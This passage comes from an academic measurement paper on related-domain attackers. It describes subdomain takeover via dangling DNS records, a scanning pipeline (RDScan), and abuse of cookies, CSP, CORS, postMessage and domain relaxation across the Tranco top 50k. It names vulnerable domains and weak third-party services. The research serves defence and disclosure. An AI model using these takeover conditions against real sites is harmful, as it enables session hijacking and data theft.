Related-domain attackers can undermine web application security when site operators put additional trust in subdomains. In particular, related-domain attackers can try to abuse their position to void the aforementioned origin checks and communicate with inattentive receivers that might process messages in an unsafe way, e.g., messages are provided as input to `eval` or stored in a cookie, opening the way to session hijacking attacks. Site operators can defend against such attacks by carefully vetting authorized subdomains for communication between windows.




Figure 2: Vulnerability scanning pipeline.

Capabilities. An attacker requires scripting capabilities (`js`) to open a new tab containing the vulnerable page and communicate with it via the postMessage API. Similarly to CORS, `https` may be needed depending on the origin checking performed by the receiver.

3.3.6 Abusing Domain Relaxation

Domain relaxation is the legacy way to implement communication between windows whose domains share a common ancestor. Assume that a page at `a.example.com` opens a page at `b.example.com` inside a frame. Besides using the postMessage API as explained, the two frames can communicate by relaxing their `document.domain` property to a common ancestor. In this case, both frames can set such property to `example.com`, thus moving into a same-origin position.[1] After that, SOP does not enforce any isolation between the two frames, which can communicate by writing on each other's DOM. Note that `example.com` must explicitly set the `document.domain` property to `example.com` if it is willing to engage in the domain relaxation mechanism, although this is apparently a no-op.

Domain relaxation can be abused by related-domain attackers, who can look for pages which are willing to engage in such dangerous communication mechanism and abuse it. In particular, when the attacker moves into a same-origin position, SOP does not provide any protection anymore, which voids any confidentiality and integrity guarantee. Websites that are willing to communicate with a selected list of related domains should refrain from using this mechanism – which is deemed as insecure – and should implement cross-origin communication on top of the postMessage API.

Capabilities. Besides the `js` capability needed to perform the relaxation and access the DOM of the target page, attackers need to setup their attack page on the same protocol of the target, hence the `https` capability may also be required.

4 Analysis Methodology

We performed a large-scale vulnerability assessment to measure the pervasiveness of the threats reported in this work, first by identifying subdomains of prominent websites that can be abused by a related-domain attacker exploiting dangling DNS records, and second by evaluating the security implications on web applications hosted on related domains of the vulnerable websites. Our methodology is based on the pipeline summarized in Figure 2 and further described in this section.

4.1 DNS Data Collection

We enumerated the subdomains of the top 50k domains in the Tranco list [42] from March 2020.[2] The enumeration phase was based on `amass` [41], a state of the art information gathering tool backed by the OWASP project. The tool supports several techniques to maximize the chances of discovering subdomains of a target. In our configuration, we extracted subdomains using the following approaches: (i) fetch data from publicly available sources, such as Censys [17], certificate transparency logs [49], search engines, etc.; (ii) attempt DNS zone transfer to obtain the complete list of RRs defined for a certain DNS zone; (iii) inspect fields of TLS certificates, e.g., `Subject Alternative Name` and `Common Name`. To speed up the enumeration phase and lower the number of network requests, we avoided bruteforcing DNS resolvers against domain name wordlists. Similarly, we explicitly disabled the resolution of subdomain alterations.

We modified `amass` to compute the DNS *resolving chains* of all the domains obtained in the previous step. Similarly to [33], we define a resolving chain as a list of DNS RRs in which each element is the target of the previous one, starting from a DNS record of type `A/AAAA`, `CNAME` or `NS`. We ignore `MX` records because we focus on web attacks in this study. For `CNAME` and `NS` records, we recursively perform a DNS resolution until an `A/AAAA` RR is detected. Unterminated DNS resolving chains can occur in presence of a record pointing to an unresolvable resource or due to the abrupt termination of `amass` after reaching the execution timeout limit of 5 minutes. To ensure the correctness of the results, we recompute unterminated DNS resolving chains using the `dig` utility.

Starting from the set of 50k domains in the Tranco list, our framework identified 26 million valid subdomains. In a previous study, Liu et al. [33] used a relatively small wordlist of 20,000 entries to find possible subdomains of the Alexa top 10k list, 2,700 .edu domains, and 1,700 .gov domains. Compared to their work, our domain selection is penalized given that we do not restrict to specific TLD zones. For instance, .edu domains typically have a high number of subdomains in contrast to other categories (see §5.1.1). Nevertheless, our results outperform the findings of Liu et al. by discovering on average 13 times more subdomains.

[1] We assume here that the two frames share the same protocol and port.

[2] https://tranco-list.eu/list/ZKYG/1000000

4.2 RDScan

After populating a database with the DNS records of the discovered subdomains, the framework detects dangling records and verifies that all the preconditions to mount a subdomain takeover attack are met. By doing so, false positives are minimized in the analysis. This component, that we call *RDScan*, has three different modules that test for the presence of the vulnerable scenarios described in §3.2.1.

Expired Domains. The detection of expired domains is performed according to the following procedure: given a resolving chain that begins with a `CNAME` record, our tool checks if it points to an unresolvable resource and extracts the eTLD+1 of the canonical name at the end of the chain, that we call *apex* for brevity. Then, if the `whois` command on the apex domain does not return any match, RDScan queries GoDaddy to detect if the domain can be purchased. In this case, we consider the domain of the resolving chain, i.e., the alias of the first record of the chain, as vulnerable. Notice that we only tested domains that can be registered without special requirements, i.e., we did not consider .edu domains and other specific eTLDs not offered by the registrar.

Discontinued Services. The process of finding discontinued services is summarized in Algorithm 1. RDScan traverses each resolving chain to identify whether it points to one of the services supported by our framework. This step is implemented according to the documentation provided by individual services, and typically relies on checking for the presence of (i) an `A` record resolving to a specific IP address, (ii) the canonical name of a `CNAME` record matching a given host, or (iii) the existence of a `NS` record pointing to the DNS server of a service. (Sub)domains mapped to services are then checked to verify if the bindings between user accounts and (sub)domains are in place. For the majority of the services considered in this study, a simple HTTP request suffices to expose the lack of a correct association of a (sub)domain. Other services require active probing to determine whether a domain can be associated to a fresh test account that we created. This has been done using the automated browser testing library puppeteer with Chromium [1]. RDScan also performs the detection of DNS wildcards that might be abused as described in §3.2. A DNS wildcard for a domain such as `test.example.com` can be easily detected by attempting to resolve a `CNAME` or `A` DNS record for `<nonce>.test.example.com`, where `nonce` refers to a random string that is unlikely to match an entry in the DNS zone of the target domain.

Deprovisioned Cloud Instances. The detection of potentially deprovisioned cloud instances has been performed similarly to the probabilistic approach adopted by [8, 33]. We did not create any virtual machine or registered any service at cloud providers in this process. Instead, we collected the set of IP ranges of 6 major providers: Amazon AWS, Google Cloud Platform, Microsoft Azure, Hetzner Cloud, Linode, and OVHcloud. We tested each (sub)domain in our dataset to check whether the pointed IP was included in any of the cloud IP ranges. In case the IP falls within the address range of a cloud provider, we make sure that it does not point to a reserved resource such as a proxy or a load balancer. As the last step, we perform a liveness probe to determine if the IP is in use. This is done by executing a ping to the IP: if no answer is received, we use a publicly available dataset [43] comprising a scan of the full IPv4 range on 148 ports (128 TCP, 20 UDP). If no open ports for the given IP are found, we deem the resource as potentially deprovisioned.

Algorithm 1 Detection of Discontinued Services

Input: Set of DNS resolving chains RC, set of supported services S
Output: Set of vulnerable subdomains V_s

```
procedure DISCONTINUED_SERVICES(RC, S)
    V_s ← ∅
    for each chain ∈ RC do
        for each service ∈ S do
            ▷ Check if a record in the chain points to the service
            if chain points to service then
                d ← target_domain(chain)
                if d is unclaimed at service then
                    V_s ← V_s ∪ {d}
                ▷ Detect wildcard if the service allows a subdomain of a
                ▷ claimed domain to be mapped to a different account
                else if service vulnerable to wildcard issue then
                    r ← generate_nonce()
                    rd_chains ← compute_resolving_chains(r.d)
                    for each rd_chain ∈ rd_chains do
                        if rd_chain points to service then
                            V_s ← V_s ∪ {r.d}
```

4.3 Web Analyzer

Our web security analysis aims at quantifying the number of domains hosting web applications that can be exploited by taking over the vulnerable domains discovered by RDScan. In particular, for every apex domain with at least one vulnerable subdomain, we selected from the CommonCrawl dataset [19] the list of 200 most popular related domains according to the Pagerank score [10]. From the homepage of these domains, we extracted the same-origin links that appear in the HTML code. For each related domain, we considered the homepage and up to 5 of these URLs as the target of our web analysis, and we accessed these links using the Chromium browser automated by puppeteer. In the following, we present the data collection process and the security analyses we have conducted to identify the threats discussed in §3.3. We postpone the summary of the results to §5.

4.3.1 Analysis of Cookies

We used the puppeteer API to collect cookies set via HTTP headers and JavaScript. Our goal is to identify cookies affected by confidentiality or integrity issues. In particular, we flag a cookie as affected by confidentiality issues if, among the

related domains vulnerable to takeover, there exists a domain d such that:

- d is a subdomain of the `Domain` attribute of the cookie;
- by taking over d, the attacker has acquired the capabilities required to leak the cookie.

We mark a cookie as affected by integrity issues if:

- the name of the cookie does not start with `__Host-`;
- we identified a vulnerable domain that grants the capabilities required to set the cookie.

We also rely on a heuristic proposed by Bugliesi et al. [12] to statically identify potential (pre-)session cookies, i.e., cookies that may be relevant for the management of user sessions.

The capabilities required to perform these attacks depend on the security flags assigned to the cookie and the usage of cookie prefixes (see §3.3.2). For instance, to compromise integrity either the capability `js` or `headers` is required and, if the prefix `__Secure-` is used, `https` is also necessary.

4.3.2 Analysis of CSP policies

For this analysis, we implemented a CSP evaluator according to the draft of the latest CSP version [55], which is currently supported by all major browsers. This is not a straightforward task, due to the rich expressiveness of the policy and various aspects that have been introduced into the specification for compatibility purposes across different CSP versions, e.g., for scripts and styles, the `'unsafe-inline'` keyword, which whitelists arbitrary inline contents in a page, is discarded when hashes or nonces are also specified.

In our analysis, we focus on the protection offered against click-jacking and the inclusion of active contents [37], i.e., resources that have access to (part of) the DOM of the embedding page. This class of contents includes scripts, stylesheets, objects, and frames.

For each threat considered in our analysis, we first check if the policy is unsafe with respect to any web attacker. This is the case for policies that allow the inclusion of contents from any host (or framing by any host, when focusing on click-jacking protection). For scripts and styles, the policy is also deemed unsafe if arbitrary inline contents are whitelisted. If the policy is considered safe, we classify it as exploitable by a related domain if one of the vulnerable domains detected by RDScan is whitelisted and the attacker acquires the relevant capabilities to perform the attack, which vary depending on the threat under analysis (see §3.3.3). For instance, script injection requires the `file` capability, given that attackers need to host the malicious script on a subdomain they control. Moreover, if the page to attack is served over HTTPS, the `https` capability is required due to the restrictions imposed by browsers on mixed content [37].

4.3.3 Analysis of CORS

To evaluate the security of the CORS policy implemented by a website, we perform multiple requests with different `Origin` values and inspect the HTTP headers in the response to understand whether CORS has been enabled by the server.

Inspired by the classes of CORS misconfigurations identified in [18], we test 3 different random origins with the following characteristics: (i) the domain is a related domain of the target URL; (ii) the domain starts with the registrable domain of the target URL; (iii) the domain ends with the registrable domain of the target URL. While the first test verifies whether CORS is enabled for a related domain, the other two detect common server-side validation mistakes. Such errors include the search of the registrable domain as a substring or a suffix of the `Origin` header value, which results in having, e.g., `www.example.com` whitelisting not only `a.example.com` but also `atkexample.com`. For each test, we check if the `Access-Control-Allow-Origin` header is present in the response and if its value is either `*` or that of the `Origin` header contained in the request. We also control if the `Access-Control-Allow-Credentials` header is present and set to `true` (when `Access-Control-Allow-Origin` differs from `*`) to identify the cases in which requests with credentials are allowed.

We report a CORS deployment as vulnerable to web attackers if either the second or the third test succeeds. Instead, a page is exploitable exclusively by a related-domain attacker if only the first test succeeds and, among the vulnerable related domains discovered by RDScan, one grants the `js` capability to the attacker. Since in our tests we use the same protocol of the page under analysis in the `Origin` header, we conservatively require the `https` capability when HTTPS is used.

4.3.4 Analysis of postMessage Handlers

PMForce [51] is an automated in-browser framework for the analysis of postMessage event handlers. It combines selective force execution and taint tracking to extract the constraints on the message contents (e.g., presence of a certain string in the message) that lead to execution traces in which the message enters a dangerous sink that allows for code execution (e.g., `eval`) or the alteration of the browser state (e.g., `document.cookie`). A message satisfying the extracted constraints is generated using the Z3 solver and the handler under analysis is invoked with the message as a parameter to ensure that the exploit is successfully executed.

We integrated PMForce in our pipeline and modified it to generate, for each handler, multiple exploit messages with the same contents but a different `origin` property, e.g., a related-domain origin and a randomly-generated cross-site origin. We consider a page vulnerable to any web attacker if any of its handlers is exploitable from a cross-site position. Instead, we consider a page exploitable by a related-domain attacker if its handlers can be exploited only from a related-domain

position and one of the vulnerable domains discovered by RDScan grants the `js` capability to the attacker, which is required to open a tab and send messages to it. If the handlers whitelist only HTTPS origins, then the capability `https` is also required to mount the attack.

4.3.5 Analysis of Domain Relaxation

As a first step, the analyzer detects whether the property `document.domain` is set after the page is loaded. This task is straightforward except for the case in which the page sets the property to its original value (see §3.3.6) since this cannot be detected just by reading the value of `document.domain`. To identify this particular case, we leverage puppeteer APIs to:

- inject a frame from a (randomly generated) subdomain of the page under analysis;
- intercept the outgoing network request and provide as response a page with a script that performs domain relaxation and tries to access the parent frame, which succeeds only if the parent has set `document.domain`.

The relaxation mechanism is exploitable by a related-domain attacker if RDScan discovered a vulnerable subdomain (which is a subdomain of the value of `document.domain`) that grants the `js` capability to the attacker. If the webpage is hosted over HTTPS, the `https` capability is also required.

4.4 Heuristics and False Positives

Our methodology is based on testing sufficient preconditions to execute the reported attacks, thus minimizing false positives. Nevertheless, the scanning pipeline makes use of two heuristics in the RDScan and web analyzer modules to, respectively, detect potentially deprovisioned cloud instances and label security-sensitive cookies; moreover, we identify a potential TOCTOU issue between the two modules of the analysis pipeline. We discuss below why this has only a marginal effect on the overall results of the analysis.

RDScan. We developed automated procedures to test sufficient preconditions for a takeover. Expired domains are trivially verified by checking if the target domain can be purchased. For discontinued services, we created personal testing accounts on each service considered in the analysis and used these accounts to probe the mapping between the target subdomain and the service. If we detect all necessary conditions to associate the subdomain to our account, we deem it as vulnerable. We manually vetted these conditions against our own domain. Due to ethical concerns, we did not mount attacks against real websites, but we reviewed all the occurrences of subdomain takeover vulnerabilities before disclosing them to the affected sites and found no false positives in the results (see Appendix A). The detection of subdomains pointing to deprovisioned cloud instances relies instead on a heuristic which might introduce false positives, as discussed in §4.2. We performed this investigation to capture the magnitude of the problem, but we excluded the results on deprovisioned cloud instances from the pipeline to avoid false positives in the web analyzer. To avoid misunderstandings in the paper, we refer to domains matching our heuristic as *potentially vulnerable*.

Web Analyzer. The web vulnerabilities discovered by this module have been identified via dynamic testing and analysis of the data collected by the crawler. We manually verified samples of each detected vulnerability to ensure the correctness of the results and confirmed the absence of false positives. The usage of heuristics is limited to the labeling of cookies which likely contain session identifiers and are thus particularly interesting from a security standpoint; this approach has been proved reasonably accurate in prior work [12].

Interplay between the modules. The modules of the pipeline described in Figure 2 have been executed in sequence at different points in time. The DNS enumeration phase terminated in June 2020, while RDScan ran during the first half of July 2020. The severity of the discovered issues motivated us to immediately report them to the affected parties. Therefore, we launched a large-scale vulnerability disclosure campaign in the second half of the month. We executed the web scanner right after that. Having the DNS data collection running first, RDScan might have missed new subdomains that were issued after the completion of the DNS enumeration. This leads to a possible *underestimation* of the threats in the wild concerning unresolvable domains and expired services. On the other hand, subdomain takeover vulnerabilities might have been fixed prior to the web security analysis. We performed a second run of RDScan 6 months later to verify the fix rate of notified parties. Surprisingly, we discovered that, as of January 2021, 85% of the subdomains that we tested are still affected by leftover subdomain takeover vulnerabilities, confirming that the early remediation of the reported vulnerabilities had a marginal effect on the web analysis. We provide more details on our large-scale disclosure campaign in Appendix A.

5 Security Evaluation

We report on the results of our security evaluation on the top 50k domains from the Tranco list. We quantify the vulnerabilities that allow an attacker to be in a related-domain position, and we provide a characterization of the affected websites. Then, we delve into the security of 31 service providers by discussing common pitfalls and the capabilities that could be abused by an attacker. Finally, we present the outcome of our web analysis, and we identify practical vulnerabilities by intersecting the capabilities on vulnerable domains with the threats found on web applications hosted on their related domains. Table 3 provides a breakdown of the results by combining attack vectors and web threats: the values reported in the cells represent the number of vulnerable domains/sites

compared to those deploying the corresponding web mechanism. We discuss these results in the following. Due to space constraints, we move representative examples of confirmed attacks to Appendix B.

5.1 Attack Vectors and Capabilities

RDScan identified 1,520 subdomains exposed to a takeover vulnerability, distributed among 887 domains from the top 50k of the Tranco list. Most of the vulnerabilities are caused by discontinued third-party services (83%), with expired domains being responsible for the remaining 17%. The analysis of deprovisioned cloud instances discovered 13,532 potentially vulnerable domains, confirming the prevalence of this threat as reported in previous work [33].

5.1.1 Characterization of Vulnerable Domains

As expected, the likelihood of a domain to be vulnerable is directly related to the breadth of its attack surface, i.e., the number of subdomains we found. Figure 3a pictures well this correlation, showing that around 15% of the domains with more than 50,000 subdomains are vulnerable. Figure 3b outlines the distribution of vulnerable domains depending on the rank of each site in the Tranco list. Sites in top positions are more likely to have a vulnerable subdomain than those with a lower rank.

The analyzed websites have been further partitioned into categories in Figure 3c. Special care has to be taken when considering dynamic DNS: the 49 domains listed in this category are those used by dynamic DNS services, such as `ddns.net`, `noip.com`, `afraid.org`. RDScan identified vulnerable subdomains belonging to 8 domains, but 4 of them were listed in the PSL. We excluded these domains from our analysis, given that taking control of one of their subdomains would not put the attacker in a related-domain position with respect to the parent domain. The same principle has been adopted when evaluating service and hosting providers offering subdomains to their users. We refer to §5.1.2 for a detailed analysis of Dynamic DNS services and hosting providers.

The second most affected category concerns education websites. We found that academic institutions generally have complex and heterogeneous public-facing IT infrastructures that translate into a high number of subdomains. By restricting the analysis to the `.edu` TLD, we observed 1,229 domains having on average 6,033 subdomains each. The percentage of domains with at least one vulnerable subdomain is 7.32%, which is substantially higher than any other TLD considered. For comparison, the percentage in `.com` is 1.81%.

Overall, we identified vulnerabilities affecting top domains across all categories. To exemplify, we found subdomain takeover vulnerabilities on news websites like `cnn.com` and `time.com`, university portals like `harvard.edu` and `mit.edu`, governmental websites like `europa.eu` and `nih.gov`, and IT companies like `lenovo.com` and `cisco.com`. Although most of the discovered issues could be easily fixed by routinely checking the validity of DNS records, our large-scale vulnerability assessment raises concerns due to the number and pervasiveness of the identified threats.

5.1.2 Analysis of Third-Party Services

We examined 26 service and hosting providers and 5 dynamic DNS services for a total of 31 third-party services. Our selection comprises services mentioned in previous work [33] and community efforts [22], excluding those that required payment to carry out our analysis.

The results are summarized in Table 4. We combined manual testing and review of the documentation to assess the capabilities available to a registered user of each service. We also evaluated the considered services against the security pitfalls described in §3.2.1: (i) *wildcard*, the domain ownership verification allows attackers to claim subdomains of an already mapped domain, e.g., due to the presence of a wildcard DNS entry; (ii) *redirect*, if the `www` subdomain of a mapped domain automatically redirects to the parent domain, e.g., `www.shop.example.com` redirects to `shop.example.com`, whether the former can be claimed by a different account; (iii) *PSL*, if the service allows users to create a website under a specific subdomain, whether the parent domain of the assigned website is included in the PSL.

Table 3 shows the distribution of the vulnerable subdomains across service providers. The majority of the vulnerable subdomains (93%) are hosted on the first four most used services: WordPress, Shopify, Tumblr, and GitHub Pages. These prominent services give users the ability to host a website with a valid TLS certificate for the associated domain. Users are allowed to customize the markup and JavaScript code of the pages, and for Tumblr and GitHub Pages, users are allowed to upload arbitrary files to their websites. In general, the capabilities obtained by an attacker controlling a service vary depending on the specific platform, ranging from `content` only (UptimeRobot) to full host control (ngrok). We found that 19 out of 26 services grant the `js` and `https` capabilities, while 21 provide the `js` capability alone. The `file` capability is the most uncommon, being available for 4 services only.


Surprisingly, we discovered that in 20 out of the 31 analyzed services, any registered user controls a website that is in a related-domain position to all the other websites hosted on the platform. Tumblr and WordPress, along with 11 additional services, even share their primary domain with user-controlled websites, e.g., `attacker.tumblr.com` is related to `tumblr.com`. Only GitHub and ngrok prevent this threat by including the apex domains assigned to their users in the PSL.

Lastly, we found that 17 services have issues with the ownership verification mechanism. Among the four most used services, only WordPress prevents attackers from claiming

Table 3: Breakdown of the results in terms of affected domains/sites.

Attack Vector	Takeover		Web mechanisms exploitable *exclusively* by related-domain attackers							
			Cookies		CSP		CORS		Relaxation	
	Domains	Sites	Domains	Sites	Domains	Sites	Domains	Sites	Domains	Sites
Expired Domains	260	201	5,394/5,394	195/195	35/141	13/28	35/317	16/107	9/11	6/8
Discontinued Services	1,260	699	18,798/19,020	662/674	104/294	32/75	196/1,980	37/392	49/88	24/55
↳ WordPress	466	320	13,803/13,803	312/312	43/168	23/52	164/1,221	21/186	30/49	14/28
↳ Shopify	326	254	2,638/2,638	244/244	32/66	5/12	26/459	11/153	7/19	5/15
↳ Tumblr	310	24	404/404	23/23	1/2	1/2	5/29	2/12	1/2	1/2
↳ GitHub	42	25	899/899	24/24	22/49	1/5	2/116	2/18	2/3	2/3
↳ Webflow	24	20	601/601	18/18	0/0	0/0	2/122	2/14	1/3	1/3
↳ Ngrok	22	13	250/250	13/13	7/9	2/2	0/17	0/5	8/11	1/3
↳ Helpscout	18	17	425/425	16/16	1/4	1/3	0/28	0/6	0/2	0/2
↳ Others	52	37	464/724	22/35	1/7	1/3	0/25	0/8	9/10	2/3
Total	**1,520**	**887**	**23,178/23,400**	**845/857**	**139/428**	**45/100**	**224/2,254**	**51/488**	**57/97**	**29/61**

Note: Deployment of CSP only considers policies that are not trivially exploitable by a web attacker (§4.3.2) and whitelist one or more related domains. CORS policies are only exposed to requests coming from whitelisted origins [18]: for the deployment we report the count of domains/sites vulnerable either to web attackers or related-domain attackers that were discovered during dynamic testing. postMessage is omitted since related-domain attackers have no gain compared to web attackers.



(a) # Subdomains (b) Tranco Rank (c) Categories

Figure 3: Characterization of vulnerable domains.

subdomains of an already mapped domain. Moreover, 8 service providers perform an automatic redirection from the `www` subdomain to the parent domain. Therefore, users of these services might erroneously assume that the `www` subdomain is implicitly bound to their account and cannot be claimed by others. Only Shopify and Launchrock do not prevent this subdomain from being mapped to different accounts. We reported to GitHub and Shopify, two of the major service providers, the vulnerabilities discovered on the domain ownership verification process. GitHub acknowledged the problem and told us that they "[...] are exploring various changes to the custom domain flow that will improve this situation by requiring formal domain ownership verification". Shopify awarded us $1,000 for the report and shipped a fix on April 12, 2021.

Dynamic DNS Services. The adoption of the PSL across different dynamic DNS providers is shown in Table 5, together with the number of domains that a user can choose from. We observed that only 2 providers listed all their domains in the PSL. Noip and DynDNS left out a small number of the domains they offer, but it is not clear to us whether this is due to negligence or if this is a deliberate choice. Instead, FreeDNS, with more than 50k domains, did not include any of them in the list, leaving their massive user base at risk. We reported this major flaw to the FreeDNS maintainer, who acknowledged it but took no action, as it would be impossible to maintain an updated list of thousands of domains in the PSL, given the lack of an API to manage PSL entries.

5.2 Web Threats

We now turn the attention to the web application security implications of our analysis, as summarized in Tables 3 and further detailed in Table 6.

We start by discussing confidentiality and integrity of session cookies. Overall, our crawler collected 85,169 cookies, out of which 24,924 have been labeled as session cookies by our heuristic. Among these, we identify 3,390 (14%) cookies from 5,051 (33%) domains on 687 sites (81%) whose confidentiality can be violated by a related-domain attacker. This shows that related-domain attackers can often get access to session cookies, which may enable attacks like session hijacking. Our analysis also shows that the state of cookie integrity is even worse: in particular, we identify 24,689 (99%) session cookies from 14,964 (99%) domains on 834 (99%) sites

Table 4: Attackers' capabilities on vulnerable services.

Service	Wildcard	Redirect (www)	PSL	Capabilities
agilecrm	!	–	!	js https
anima	!	–	–	js https
campaignmonitor	!	–	!	content
cargo	!	✓	!	js
feedpress	!	–	–	html
gemfury	!	–	–	file https
github	!	–	✓	js file https
helpscout	!	–	!	js file https
jetbrains	✓	–	!	content
launchrock	!	!	!	js https
ngrok	?	?	✓	js file headers https
persona	!	✓	!	js https
pingdom	!	–	–	js
readme.io	!	–	!	js https
shopify	!	!	!	js https
smartjobboard	!	✓	!	js https
statuspage	✓	–	!	js https
strikingly	?	?	!	js https
surgesh	✓	✓	!	js https
tumblr	!	–	!	js file https
uberflip	?	?	–	js https
uptimerobot	!	–	–	content
uservoice	?	?	!	js https
webflow	?	?	!	js https
wordpress	✓	✓	!	js https
worksites	!	✓	!	js https

Note: We use the following notation: service not affected (✓); service is vulnerable (!); the conditions of *redirect* and *PSL* do not apply (–); could not evaluate, e.g., due to payment required, no public registration form, etc. (?). Helpscout allows to host only arbitrary *active content* files (js, css); Gemfury allows to host only arbitrary *passive content* files (images, media, ...); Launchrock implicitly associates every subdomain to the mapped domain, not only the www subdomain.

Table 5: PSL on dynamic DNS services.

Service	# Domains	PSL
afraid (FreeDNS)	52,443	! 0/52,443
duckdns	1	✓ 1/1
dyndns	293	! 287/293
noip	91	! 85/91
securepoint	10	✓ 10/10

which do not have integrity against a related-domain attacker, hence may enable attacks like session fixation and cookie forcing. This increase comes from the fact that related-domain attackers can compromise the confidentiality of domain cookies alone, while they can break the integrity of any cookie by exploiting *cookie shadowing* [62]. The fraction of domains not affected by integrity issues is only due to the lack of capabilities available for the subdomain we could possibly take over. The only robust way to improve cookie integrity in this setting is the adoption of the __Host- prefix, which is unfortunately negligible in the wild: we only identified one cookie using it in our dataset.

Concerning CSP, the first observation we make is that, as reported by previous studies [15,46,57], the majority of CSPs in the wild suffer from incorrect configurations, voiding their security guarantees even against web attackers. Remarkably, however, related-domain attackers are more powerful than traditional web attackers for real-world CSPs, being able to bypass the protection mechanism on 139 additional domains. This is apparent for object injection, frame injection, and framing control. For example, we quantified the following

Table 6: Web security abuses by related-domain attackers (RDA).

	Mechanism	Deployed Domains	Deployed Sites	Exploitable by RDA Domains	Exploitable by RDA Sites
Cookies	all	23,400	857	*C* 15,025 *I* 23,178	826 845
	session	15,179	846	*C* 5,051 *I* 14,964	687 834
CSP	script inclusion	1,144	260	901 (0)	212 (0)
	style inclusion	961	232	930 (0)	225 (0)
	object inclusion	1,027	250	598 (+12)	123 (+5)
	frame inclusion	967	229	664 (+45)	152 (+12)
	framing control	1,676	360	344 (+97)	59 (+21)
CORS	all	-	-	2,254 (+224)	488 (+51)
	with credentials	-	-	179 (+63)	71 (+27)
postMessage		14,045	823	14 (0)	11 (0)
Domain Relaxation		97	61	57	29

Note: *C* and *I* denote cookie confidentiality and integrity. Numbers within parenthesis represent the improvement compared to a web attacker; when missing, the web attacker cannot perform the attack.

increase in the attack surface for frame injection: 45 (+7%) domains are exploitable exclusively by controlling one of the vulnerable subdomains identified in our dataset.

As to the other mechanisms, CORS deployments are significantly more at risk against related-domain attackers rather than against traditional web attackers. In particular, we identify 224 (+11%) new exploitable cases, including 63 (+54%) cases with credentials. Note that the use of CORS with credentials is particularly delicate from a security perspective, hence the strong percentage increase in the number of vulnerable cases is concerning. Domain relaxation, instead, can be abused by related-domain attackers in 57 out of 97 domains (59%) making use of this mechanism. Exploiting domain relaxation puts a related-domain attacker in the same origin of the target web application, hence bypassing all web security boundaries: this is a critical vulnerability, which deserves attention. Domain relaxation is a bad security practice, which should better be avoided in the modern Web. Finally, our analysis of postMessage shows that all sites suffering from unsafe programming practices are already vulnerable against web attackers, i.e., for this specific attack vector related-domain attackers are no more powerful than traditional web attackers, at least based on the collected data. In other words, sites either do not enforce any security check or restrict communication to selected individual origins: this might be a consequence of the postMessage API granting access to origin information, rather than site information directly.

6 Related Work

Related-Domain Attackers. The notion of related-domain attacker was first introduced by Bortz, Barth, and Czeskis [9]. Their work identified the security risks posed by related domains against (session) cookies and proposed a possible solution called *origin cookies*. A similar defense mechanism, i.e.,

the __Host- prefix, was eventually integrated into major web browsers. Other than that, related-domain attackers received only marginal attention from the security community, with a few notable exceptions. Zheng et al. discussed the security implications of the lack of cookie integrity in many top sites, considering both network and related-domain attackers [62]. Calzavara et al. presented black-box testing strategies for web session integrity, including related-domain attackers in their threat model [16]. Related-domain attackers have also been considered in formal web security models, again in the context of web sessions [13]. Our paper significantly advances the understanding of related-domain attackers by discussing new security threats, which go beyond web sessions and have been quantified in the wild through a large-scale measurement.

Attacking Subdomains. Subdomain takeover is an infamous attack, which has been covered by a body of work. Liu et al. [33] studied the threat posed by dangling DNS records, e.g., records that contain aliases to expired domains or pointing to IP addresses hosted on cloud services. The authors performed a large-scale analysis that uncovered the existence of hundreds of dangling records among the subdomains of the top 10k sites of Alexa and under the .edu and .gov zones. With respect to [33], we improved the subdomain enumeration part by a factor of 13 and increased the number of analyzed services from 9 to 31. Also, the paper does not extensively analyze the web security implications of subdomain takeover. Borgolte et al. [8] improved on the results of [33] concerning deprovisioned cloud instances and proposed an extension of the ACME protocol used by some CAs for domain validation (e.g., *Let's Encrypt*). Schwittman et al. [48] studied these domain validation techniques and discovered several vulnerabilities that could be exploited by attackers to obtain valid certificates for domains they do not own.

Liu et al. [34] proposed a technique to detect shadowed domains used in malware distribution campaigns, i.e., legitimate domains that are compromised to spawn an arbitrary number of subdomains after taking control of the DNS configuration panel at the registrar. Alowaisheq et al. [5] recently demonstrated a domain hijacking attack that relies on the exploitation of stale NS records. Zhang et al. [61] showed how a domain with HTTPS misconfigurations can be abused by a network attacker to force the communication over HTTP with its related domains. However, the authors consider two domains as related if they share the same TLS certificate, which differs from the definition considered in this work. A large body of works studied the problem of domain impersonation (e.g., [4, 28, 45]) where attackers trick users to interact with their malicious websites by using domain names that mimic those of honest sites. An example is provided by doppelganger domains [60] which are spelled similarly to legitimate subdomain names except for the dots that separate the components of the domain name. We consider all these threats out of the scope of our analysis, as they have different security implications than the vulnerabilities we discuss.

